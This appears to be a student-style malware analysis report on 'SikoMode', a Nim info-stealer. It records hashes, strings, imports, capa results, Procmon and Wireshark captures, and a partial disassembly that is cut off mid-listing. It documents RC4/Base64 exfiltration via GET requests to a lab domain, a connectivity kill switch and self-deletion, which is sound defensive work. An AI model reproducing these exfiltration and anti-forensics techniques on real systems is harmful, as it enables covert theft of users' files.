


Malware Analysis Report

SikoMode Info-Stealing Malware

Thomas MacKinnon
February 2024
Version 1.0

Contents

List of Figures

1 Executive Summary

File name	sha256sum
unknown.exe	3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e

Unknown.exe is a sophisticated information-stealing malware that exfiltrates user data byte by byte to an external domain, which is further encrypted with Base64 and RC4 to avoid detection. This Portable Executable is neutered, only stealing one specific image from the Desktop, but has the potential to steal a significant amount of sensitive data. Additionally, the binary covers its tracks through self-deletion once it has finished its operations.

Symptoms of infection include an RC4 password written to Public directory of Users, GET requests to the malicious domain whilst exfiltrating, and an initial call to the kill switch domain. Yara rules have been written and included in the Appendix.

2 High-Level Technical Summary

Unknown.exe first checks for internet connectivity to the “Hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/” domain, then creates a password for the RC4 encryption algorithm, which encrypts the Cosmo.jpg image file from the Desktop. The data is sent byte by byte to “Hxxp://cdn.altimiter.local/feed?post=”, until completion, where the binary will then delete itself. If at any point, internet connection is lost, the binary will immediately delete itself.



unknown.exe is detonated
Call to intiial domain to check for internet connectivity
Password.txt is created in C:\Users\Public
Cosmo.jpg is encrypted using RC4
Data is sent to exfiltration domain byte by byte using GET requests
Houdini function is called
unknown.exe is deleted from victim's machine

Figure 1: flow diagram of Unknown.exe

3 Malware Composition

File name	sha256sum	VirusTotal Result
unknown.exe	3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e	43/71
password.txt	1eebfcf7b68b2b4ffe17696800740e199acf207afb5514bc51298c2fe7584410	0/71

Table 1: Sha256 and VirusTotal results for Malware components

3.1 unknown.exe


An information-stealing Portable Executable written in Nim for x64 systems, which checks for internet connectivity to "Hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/", and then proceed to exfiltrate data to `Hxxp://cdn.altimiter.local/feed?post=` until complete, upon which the file is deleted.

3.2 password.txt

A simple text file written to `C:\Users\Public\` that contains the word "SikoMode", used as the password for the RC4 algorithm for stealing data.

4 Basic Static Analysis

Initial inspection of the binary reveals it to be a Portable Executable using file command, which was verified by the signature “MZ” at the start of the Hex data. Detect it Easy was used to find if the binary was packed, which was confident that no packing was involved, and with consistent entropy, as seen in Figure 2.



Detect It Easy v3.07 [Windows 10 Version 2009] (x86_64)

PE

Type: PE64 Offset: 00000000 Size: 0008898b Count: 100 Size: 000015da

Total: 6.08047 Status: not packed(76%)

Regions

Offset	Size	Entropy	Status	Name
00000000	00000600	2.32828	not packed	PE Header

Diagram

☐ Grid


☑ Recursive scan ☑ Deep scan ☐ Heuristic scan ☑ Verbose ☐ All types ☑ Readonly

100%

245 msec

Figure 2: Detect it Easy stating the binary is not packed


The strings were particularly revealing, firstly that the binary is written in NIM, a light and fast option favoured by Malware authors. Secondly, a suspicious URL is present, that seems to be exfiltrating data, hinting that this could be an information stealing malware. There is further evidence of this theory, with several strings relating to HTTP setup, and the specific location of “cosmo.jpg”



```
@httpclient.nim(1082, 13) `not url.contains({'\r', '\n'})` url shouldn't contain any newline characters
@http://cdn.altimiter.local/feed?post=
@Nim httpclient/1.6.2
@Desktop\cosmo.jpeg
@SikoMode
@iterators.nim(240, 11) `len(a) == L` the length of the seq changed while iterating over it
@ccc
@Mozilla/5.0
@C:\Users\Public\passwrd.txt
Unknown error
```

Figure 3: Strings result showing NIM coding language, as well as other evidence

PE Studio shows the imports of the binary, which seem benign, but could be used for malicious purposes, such as VirtualAlloc.




pestudio 9.55 - Malware Initial Assessment - www.winitor.com - [c:\users\t\desktop\unknown.exe.malz]

c:\users\t\desktop\unknown.exe.malz
- indicators (sections > count)
- footprints (count > 23) *
- virustotal (error)
- dos-header (size > 64 bytes)
- dos-stub (size > 64 bytes)
- rich-header (n/a)
- file-header (sections-count)
- optional-header (subsystem > GUI)
- directories (count > 5)
- sections (characteristics > virtual)
- libraries (count > 3) *
- imports (flag > 80) *
- exports (n/a)
- thread-local-storage (count > 2)
- .NET (n/a)
- resources (signature > manifest)
- strings (count > 14924)
- debug (n/a)
- manifest (winim)
- version (n/a)
- certificate (n/a)

imports (80)	flag (8)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (10)	technique (5)	type (1)	ordinal (0
GetCurrentProcessId	×	0x000000000003A5C4	0x000000000003A5C4	553 (0x0229)	reconnaissance	T1057 | Process Discovery	implicit	-
VirtualAlloc	×	0x000000000003A768	0x000000000003A768	1486 (0x05CE)	memory	T1055 | Process Injection	implicit	-
VirtualProtect	×	0x000000000003A786	0x000000000003A786	1492 (0x05D4)	memory	T1055 | Process Injection	implicit	-
GetCurrentProcess	×	0x000000000003A5B0	0x000000000003A5B0	552 (0x0228)	execution	T1057 | Process Discovery	implicit	-
GetCurrentThreadId	×	0x000000000003A5DA	0x000000000003A5DA	557 (0x022D)	execution	T1057 | Process Discovery	implicit	-
RtlAddFunctionTable	×	0x000000000003A6AC	0x000000000003A6AC	1222 (0x04C6)	execution	-	implicit	-
RtlLookupFunctionEntry	×	0x000000000003A6D6	0x000000000003A6D6	1230 (0x04CE)	execution	-	implicit	-
TerminateProcess	×	0x000000000003A72A	0x000000000003A72A	1425 (0x0591)	execution	-	implicit	-
DeleteCriticalSection	-	0x000000000003A580	0x000000000003A580	283 (0x011B)	synchronization	-	implicit	-
EnterCriticalSection	-	0x000000000003A598	0x000000000003A598	319 (0x013F)	synchronization	-	implicit	-
InitializeCriticalSection	-	0x000000000003A64E	0x000000000003A64E	892 (0x037C)	synchronization	-	implicit	-
LeaveCriticalSection	-	0x000000000003A66A	0x000000000003A66A	984 (0x03D8)	synchronization	-	implicit	-
GetStartupInfoA	-	0x000000000003A612	0x000000000003A612	743 (0x02E7)	reconnaissance	-	implicit	-
GetTickCount	-	0x000000000003A63E	0x000000000003A63E	799 (0x031F)	reconnaissance	T1124 | System Time Discovery	implicit	-
QueryPerformanceCounter	-	0x000000000003A692	0x000000000003A692	1131 (0x046B)	reconnaissance	-	implicit	-
RtlVirtualUnwind	-	0x000000000003A6F0	0x000000000003A6F0	1237 (0x04D5)	memory	-	implicit	-
VirtualFree	-	0x000000000003A778	0x000000000003A778	1489 (0x05D1)	memory	T1055 | Process Injection	implicit	-
VirtualQuery	-	0x000000000003A798	0x000000000003A798	1494 (0x05D6)	memory	T1055 | Process Injection	implicit	-
malloc	-	0x000000000003A95E	0x000000000003A95E	1016 (0x03F8)	memory	-	implicit	-
memcpy	-	0x000000000003A97C	0x000000000003A97C	1024 (0x0400)	memory	-	implicit	-

Figure 4: Imports revealed with PE Studio

Capa, Mandiant's malware feature identifier, was also ran against the binary, resulting in Figure 5, showing that there are anti-analysis techniques at play with checking for breakpoints. Additionally, there appears to be a function for checking the validity of payment cards, suggesting as to what this piece of malware intends to steal.




Capability	Namespace
check for software breakpoints	anti-analysis/anti-debugging/debugger-detection
compiled with Nim	compiler/nim
validate payment card number using luhn algorithm	data-manipulation/checksum/luhn
encode data using Base64	data-manipulation/encoding/base64
reference Base64 string	data-manipulation/encoding/base64
hash data using murmur3 (2 matches)	data-manipulation/hashing/murmur
contain a thread local storage (.tls) section	executable/pe/section/tls
query environment variable	host-interaction/environment-variable
read file on Windows (2 matches)	host-interaction/file-system/read
write file on Windows (4 matches)	host-interaction/file-system/write
get thread local storage value	host-interaction/process
allocate RWX memory	host-interaction/process/inject
terminate process	host-interaction/process/terminate
link function at runtime on Windows (2 matches)	linking/runtime-linking
enumerate PE sections (4 matches)	load-code/pe
parse PE header (2 matches)	load-code/pe

Figure 5: Capa results for unknown.exe

5 Basic Dynamic Analysis


The initial detonation of the binary, without an internet connection, resulted in the file deleting itself, as caught by Procmon in Figure 6. This is evidence of a kill switch in the program, likely to catch an analysis environment, or an inadequate victim. Clearly, network connection is a key aspect of this piece of malware.



```
16:28:53...  unknown.exe   2796  CreateFile                     C:\Users\T\Desktop\unknown.exe       SUCCESS          Desired Access: R...
16:28:53...  unknown.exe   2796  SetRenameInformationFile       C:\Users\T\Desktop\unknown.exe       SUCCESS          ReplaceIfExists: Fa...
16:28:53...  unknown.exe   2796  CloseFile                      C:\Users\T\Desktop\unknown.exe:hou   SUCCESS
16:28:53...  unknown.exe   2796  CreateFile                     C:\Users\T\Desktop\unknown.exe       SUCCESS          Desired Access: R...
16:28:53...  unknown.exe   2796  SetDispositionInformationFile  C:\Users\T\Desktop\unknown.exe       SUCCESS          Delete: True
16:28:53...  unknown.exe   2796  CloseFile                      C:\Users\T\Desktop\unknown.exe       SUCCESS
16:28:53...  unknown.exe   2796  CreateFile                     C:\Users\T\Desktop\unknown.exe       NAME NOT FOUND   Desired Access: R...
16:28:53...  unknown.exe   2796  QueryNameInformationFile       C:\Users\T\Desktop\unknown.exe       FILE DELETED
16:28:53...  unknown.exe   2796  RegQueryValue                  HKLM\System\CurrentControlSet\Servic...  NAME NOT FOUND Length: 40
```

Figure 6: File deletion if the binary does not have internet connection

Wireshark caught two interesting pieces of evidence from the network traffic, the first being to a suspicious domain “Hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/”, as seen in Figure 7, which was also spotted in the host side network traffic when detonating without internet. This may the key variable for the kill switch, where the binary sends a request to this website and either continues or deletes itself based on the result.




```
16 4.250523070  10.0.0.3   10.0.0.4   DNS    95 Standard query response 0xb417 A cdn.altimiter.local A 10.0.0.3
17 4.260654330  10.0.0.4   10.0.0.3   TCP    66 50460 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
18 4.260677469  10.0.0.3   10.0.0.4   TCP    66 80 → 50460 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
19 4.260992945  10.0.0.4   10.0.0.3   TCP    60 50460 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
20 4.261199202  10.0.0.4   10.0.0.3   HTTP  291 GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD…
21 4.261205514  10.0.0.3   10.0.0.4   TCP    54 80 → 50460 [ACK] Seq=1 Ack=238 Win=64128 Len=0

Ethernet II, Src: PcsCompu_c9:3b:1e (08:00:27:c9:3b:1e), Dst: PcsCompu_8c:96:d0 (08:00:27:8c:96:d0)
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
Transmission Control Protocol, Src Port: 50460, Dst Port: 80, Seq: 1, Ack: 1, Len: 237
Hypertext Transfer Protocol
  GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9 HTTP/1.1\r\n
  Host: cdn.altimiter.local\r\n
  Connection: Keep-Alive\r\n
  user-agent: Nim httpclient/1.6.2\r\n
  \r\n
  [Full request URI: http://cdn.altimiter.local/feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49
  [HTTP request 1/1]
  [Response in frame: 23]

0000  08 00 27 8c 96 d0 08 00  27 c9 3b 1e 08 00 45 00   ..'.....'.;...E.
```

Figure 7: Intial domain that unknown.exe calls to


Secondly, there were repetitive HTTP GET requests to a different URL of “Hxxp://cdn.altimiter.local/ ”LONG DATA””, with unique encoded data in each request. This is the same URL as found in the strings and appeared to be using some form of encoding.



```
Frame 67: 291 bytes on wire (2328 bits), 291 bytes captured (2328 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_c9:3b:1e (08:00:27:c9:3b:1e), Dst: PcsCompu_8c:96:d0 (08:00:27:8c:96:d0)
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
Transmission Control Protocol, Src Port: 49962, Dst Port: 80, Seq: 1, Ack: 1, Len: 237
Hypertext Transfer Protocol
  GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9 HTTP/1.1\r\n
  Host: cdn.altimiter.local\r\n
  Connection: Keep-Alive\r\n
  user-agent: Nim httpclient/1.6.2\r\n
  \r\n
  [Full request URI: http://cdn.altimiter.local/feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9]
  [HTTP request 1/1]
  [Response in frame: 70]
```

Figure 8: HTTP GET requests to suspicious domain, including posting of encoded information

Procmon was able to detect new evidence with the internet connection, notably the creation of a password text file in the `C:\Users\Public\` directory, which simply contained the word "SikoMode". The binary then accesses an image from the desktop, being `cosmo.jpg` which was highlighted in the strings, and then creates a connection, all of which can be seen in Figure 9. Procmon also caught the binary snooping into sensitive folders, like internet history, making it highly likely that this piece of malware is intended to steal a lot of the victim's information.




```
17:17:09...  unknown.exe  3912  CreateFile                     C:\Users\Public\passwrd.txt
17:17:09...  unknown.exe  3912  WriteFile                      C:\Users\Public\passwrd.txt
17:17:09...  unknown.exe  3912  CloseFile                      C:\Users\Public\passwrd.txt
17:17:09...  unknown.exe  3912  CreateFile                     C:\Users\T\Desktop\cosmo.jpeg
17:17:09...  unknown.exe  3912  QueryStandardInformationFile   C:\Users\T\Desktop\cosmo.jpeg
17:17:09...  unknown.exe  3912  ReadFile                       C:\Users\T\Desktop\cosmo.jpeg
17:17:09...  unknown.exe  3912  ReadFile                       C:\Users\T\Desktop\cosmo.jpeg
17:17:09...  unknown.exe  3912  ReadFile                       C:\Users\T\Desktop\cosmo.jpeg
17:17:09...  unknown.exe  3912  ReadFile                       C:\Users\T\Desktop\cosmo.jpeg
17:17:09...  unknown.exe  3912  CloseFile                      C:\Users\T\Desktop\cosmo.jpeg
17:17:10...  unknown.exe  3912  CreateFile                     C:\Users\Public\passwrd.txt
17:17:10...  unknown.exe  3912  QueryStandardInformationFile   C:\Users\Public\passwrd.txt
17:17:10...  unknown.exe  3912  ReadFile                       C:\Users\Public\passwrd.txt
17:17:10...  unknown.exe  3912  ReadFile                       C:\Users\Public\passwrd.txt
17:17:10...  unknown.exe  3912  CloseFile                      C:\Users\Public\passwrd.txt
17:17:10...  unknown.exe  3912  TCP Connect                    DESKTOP-SB4AMT4:49937 -> www.inetsim.org:http
17:17:10...  unknown.exe  3912  TCP Send                       DESKTOP-SB4AMT4:49937 -> www.inetsim.org:http
17:17:10...  unknown.exe  3912  TCP Receive                    DESKTOP-SB4AMT4:49937 -> www.inetsim.org:http
17:17:10...  unknown.exe  3912  TCP Receive                    DESKTOP-SB4AMT4:49937 -> www.inetsim.org:http
17:17:11...  unknown.exe  3912  TCP Connect                    DESKTOP-SB4AMT4:49938 -> www.inetsim.org:http
17:17:11...  unknown.exe  3912  TCP Send                       DESKTOP-SB4AMT4:49938 -> www.inetsim.org:http
17:17:11...  unknown.exe  3912  TCP Receive                    DESKTOP-SB4AMT4:49938 -> www.inetsim.org:http
17:17:11...  unknown.exe  3912  TCP Receive                    DESKTOP-SB4AMT4:49938 -> www.inetsim.org:http
17:17:12...  unknown.exe  3912  TCP Connect                    DESKTOP-SB4AMT4:49939 -> www.inetsim.org:http
17:17:12...  unknown.exe  3912  TCP Send                       DESKTOP-SB4AMT4:49939 -> www.inetsim.org:http
17:17:12...  unknown.exe  3912  TCP Receive                    DESKTOP-SB4AMT4:49939 -> www.inetsim.org:http
17:17:12...  unknown.exe  3912  TCP Receive                    DESKTOP-SB4AMT4:49939 -> www.inetsim.org:http
17:17:13...  unknown.exe  3912  TCP Connect                    DESKTOP-SB4AMT4:49940 -> www.inetsim.org:http
```

Figure 9: Password file creation, accessing of an image, and sending of information, all from Procmon

This evidence is intriguing, with hints to exfiltration of data to a suspicious domain, using GET requests to mask the sending of data.

6 Advanced Static Analysis

Unknown.exe was loaded into Cutter for disassembly, which revealed how the kill switch, named “Houdini”, works. Essentially, there is an initial check for internet connectivity with the domain “Hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/” and routinely checks for loss of connection whilst exfiltrating data. If the network is lost at any point “Houdini” is called which deletes the binary from the system, this function will always be called once `cosmo.jpg` has finished sending, thus covering the tracks of the malware.



```
[0x00417913]
 0x00417913      call    nosgetCurrentDir ; sym.nosgetCurrentDir
 0x00417918      lea     rcx, [0x00439c58] ; int64_t arg1
